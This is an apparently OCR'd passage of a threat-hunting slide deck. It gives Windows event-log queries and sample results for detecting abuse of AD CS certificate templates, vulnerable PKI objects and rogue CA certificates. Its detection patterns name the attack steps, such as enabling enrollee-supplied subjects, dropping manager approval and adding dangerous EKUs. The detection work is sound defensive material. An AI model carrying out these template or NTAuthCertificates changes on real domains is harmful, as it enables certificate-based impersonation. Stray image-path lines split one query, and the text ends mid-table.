*EventID:"5136" AND ObjectClass:"pKICertificateTemplate" AND OperationType:"%%14674" AND AttributeLDAPDisplayName:"msPKI-Certificate-Name-Flag" AND AttributeValue_list:"CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT"*

| Time | Channel | EventID | SubjectUserName | OperationType | ObjectDN | AttributeLDAPDisplayName | AttributeValue | AttributeValue_list |
|---|---|---|---|---|---|---|---|---|
| May 14, 2022 @ 16:14:14.640 | Security | 5136 | simpleuser | %%14674 Value Added | CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local | msPKI-Certificate-Name-Flag | 1 | CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT |

Search for addition of the *CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT* flag to *msPKI-Certificate-Name-Flag attribute* (4899/4900 events):

*EventID:("4899" OR "4900") AND -OldTemplateContent:"CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT" AND NewTemplateContent:"CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT"*

| Time | Channel | EventID | TemplateInternalName | OldTemplateContent | NewTemplateContent |
|---|---|---|---|---|---|
| May 14, 2022 @ 20:31:19.555 | Security | 4899 | ESC4 | msPKI-Certificate-Name-Flag = 0x2000000 (33554432)<br>CT_FLAG_SUBJECT_ALT_REQUIRE_UPN -- 0x2000000 (33554432)<br><br>msPKI-Enrollment-Flag = 0x2b (43) | msPKI-Certificate-Name-Flag = 0x1 (1)<br>CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT - 0x1<br><br>msPKI-Enrollment-Flag = 0x9 (9)<br>CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHM |

# Disabling manager approval for certificate issue Let's hunt it!

Search for deletion of the CT_FLAG_PEND_ALL_REQUESTS flag from msPKI-Enrollment-Flag attribute (5136 events):

*EventID:"5136" AND ObjectClass:"pKICertificateTemplate" AND OperationType:"%%14674" AND AttributeLDAPDisplayName:"msPKI-Enrollment-Flag" AND -AttributeValue_list:*CT_FLAG_PEND_ALL_REQUESTS**

| Time | Channel | EventID | SubjectUserName | OperationType | ObjectDN | AttributeLDAPDisplayName | AttributeValue | AttributeValue_list |
|---|---|---|---|---|---|---|---|---|
| May 14, 2022 @ 16:14:14.640 | Security | 5136 | simpleuser | %%14674 | CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local | msPKI-Enrollment-Flag | 9 | CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS, CT_FLAG_PUBLISH_TO_DS |

Value Added

There is no CT_FLAG_PEND_ALL_REQUESTS flag

Search for deletion of the CT_FLAG_PEND_ALL_REQUESTS flag from msPKI-Enrollment-Flag attribute (4899/4900 events):

*EventID:("4899" OR "4900") AND OldTemplateContent:"CT_FLAG_PEND_ALL_REQUESTS" AND -NewTemplateContent:"CT_FLAG_PEND_ALL_REQUESTS"*

| Time | Channel | EventID | TemplateInternalName | OldTemplateContent | NewTemplateContent |
|---|---|---|---|---|---|
| May 14, 2022 @ 16:14:49.137 | Security | 4899 | ESC4 | msPKI-Enrollment-Flag = 0xb (11)<br>CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1<br>CT_FLAG_PEND_ALL_REQUESTS -- 0x2<br>CT_FLAG_PUBLISH_TO_DS -- 0x8 | There is no CT_FLAG_PEND_ALL_REQUESTS flag<br>msPKI-Enrollment-Flag = 0x9 (9)<br>CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1<br>CT_FLAG_PUBLISH_TO_DS -- 0x8<br>msPKI-Template-Minor-Revision = 9 |

# Setting dangerous EKUs
# Let's hunt it (using 5136 event)!

Search for 5136 events, where AttributeLDAPDisplayName is pKIExtendedKeyUsage and AttributeValue field contains dangerous EKUs (Any Purpose EKU or Certificate Request Agent EKU):

*EventID:"5136" AND ObjectClass:"pKICertificateTemplate" AND OperationType:"%%14674" AND AttributeLDAPDisplayName:"pKIExtendedKeyUsage" AND AttributeValue:("2.5.29.37.0" OR "1.3.6.1.4.1.311.20.2.1")*

| Time | Channel | EventID | SubjectUserName | OperationType | ObjectDN | AttributeLDAPDisplayName | AttributeValue |
|---|---|---|---|---|---|---|---|
| May 14, 2022 @ 20:37:23.155 | Security | 5136 | simpleuser | %%14674 | CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local | pKIExtendedKeyUsage | 1.3.6.1.4.1.311.20.2.1 |
| May 14, 2022 @ 20:35:03.171 | Security | 5136 | simpleuser | %%14674 | CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local | pKIExtendedKeyUsage | 2.5.29.37.0 |

Value Added

Certificate Request Agent

Any Purpose

# Setting dangerous EKUs
# Let's hunt it (using 4899 and 4900 events)!

Search for 4899/4900 events, where NewTemplateContent field contains dangerous EKUs (Any Purpose EKU or Certificate Request Agent EKU) or no EKUs (SubCA Template):


*EventID:("4899" OR "4900") AND ( (-OldTemplateContent:"1.3.6.1.4.1.311.20.2.1" AND NewTemplateContent:"1.3.6.1.4.1.311.20.2.1") OR (-OldTemplateContent:"2.5.29.37.0" AND NewTemplateContent:"2.5.29.37.0") OR NewTemplateContent:"pKIExtendedKeyUsage =*


*msPKI-Certificate-Application-Policy")*

| Time | Channel | EventID | TemplateInternalName | OldTemplateContent | NewTemplateContent |
|---|---|---|---|---|---|
| May 14, 2022 @ 21:45:27.986 | Security | 4899 | ESC4 | msPKI-Template-Minor-Revision = 28<br>pKIExtendedKeyUsage =<br>1.3.6.1.4.1.311.20.2.2 Smart Card Logon<br>1.3.6.1.4.1.311.10.3.4 Encrypting File System<br>1.3.6.1.5.5.7.3.2 Client Authentication | msPKI-Template-Minor-Revision = 30<br>pKIExtendedKeyUsage = SubCA (no EKUs)<br>msPKI-Certificate-Application-Policy = |
| May 14, 2022 @ 21:44:05.321 | Security | 4899 | ESC4 | msPKI-Template-Minor-Revision = 26<br>pKIExtendedKeyUsage =<br>1.3.6.1.4.1.311.20.2.2 Smart Card Logon<br>1.3.6.1.4.1.311.10.3.4 Encrypting File System<br>1.3.6.1.5.5.7.3.2 Client Authentication | msPKI-Template-Minor-Revision = 27<br>pKIExtendedKeyUsage =<br>1.3.6.1.4.1.311.20.2.1 Certificate Request Agent<br>1.3.6.1.4.1.311.20.2.2 Smart Card Logon<br>1.3.6.1.4.1.311.10.3.4 Encrypting File System |
| May 14, 2022 @ 21:42:08.618 | Security | 4899 | ESC4 | msPKI-Template-Minor-Revision = 24<br>pKIExtendedKeyUsage =<br>1.3.6.1.4.1.311.20.2.2 Smart Card Logon<br>1.3.6.1.4.1.311.10.3.4 Encrypting File System<br>1.3.6.1.5.5.7.3.2 Client Authentication | msPKI-Template-Minor-Revision = 25<br>pKIExtendedKeyUsage =<br>2.5.29.37.0 Any Purpose<br>1.3.6.1.4.1.311.20.2.2 Smart Card Logon<br>1.3.6.1.4.1.311.10.3.4 Encrypting File System |

# Template security descriptor modifications
# Useful events

Use 4900/5136 events to monitor the modifications of the templates' security descriptor:







# ESC5 – Vulnerable PKI AD Object Access Control

Several objects outside of certificate templates and the certificate authority itself can have a security impact on the entire AD CS system:


- The CA server's AD computer object
- The CA server's RPC/DCOM server
- Any descendant AD object or container in the container CN=Public Key Services, CN=Services, CN=Configuration, DC=demo, DC=local (e.g., the Certificate Templates container, Certification Authorities container, the **NTAuthCertificates object**, the Enrollment Services Container, etc…)

If a low-privileged attacker can gain control over any of these, the attack can likely compromise the PKI system.




# Installing and rogue CA certificate. Useful events


- During authentication, the domain controller checks if NTAuthCertificates object contains an entry for the CA specified in the authenticating certificate's Issuer field.
- If it is, authentication proceeds. If the certificate is not in the NTAuthCertificates object, authentication fails.
- An alternative path to forgery is to generate a self-signed CA certificate and add it to the NTAuthCertificates object. Attackers can do this if they have control over the NTAuthCertificates AD object.



# Installing and rogue CA certificate. Useful events

Detect rogue CA certificate installation by auditing NTAuthCertificates object attributes modifications



# Installing and rogue CA certificate. Let's hunt it!

Search for modifications of the NTAuthCertificates object attributes:

*EventID:5136 AND ObjectDN:"CN=NTAuthCertificates,CN=Public Key Services,CN=Services,CN=Configuration" AND OperationType:"%%14674"*

| Time | Channel | EventID | SubjectUserName | OperationType | ObjectDN | AttributeLDAPDisplayName | AttributeValue |
|---|---|---|---|---|---|---|---|
| May 15, 2022 @ 12:02:35.253 | Security | 5136 | simpleuser | %%14674 | CN=NTAuthCertificates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local | nTSecurityDescriptor | 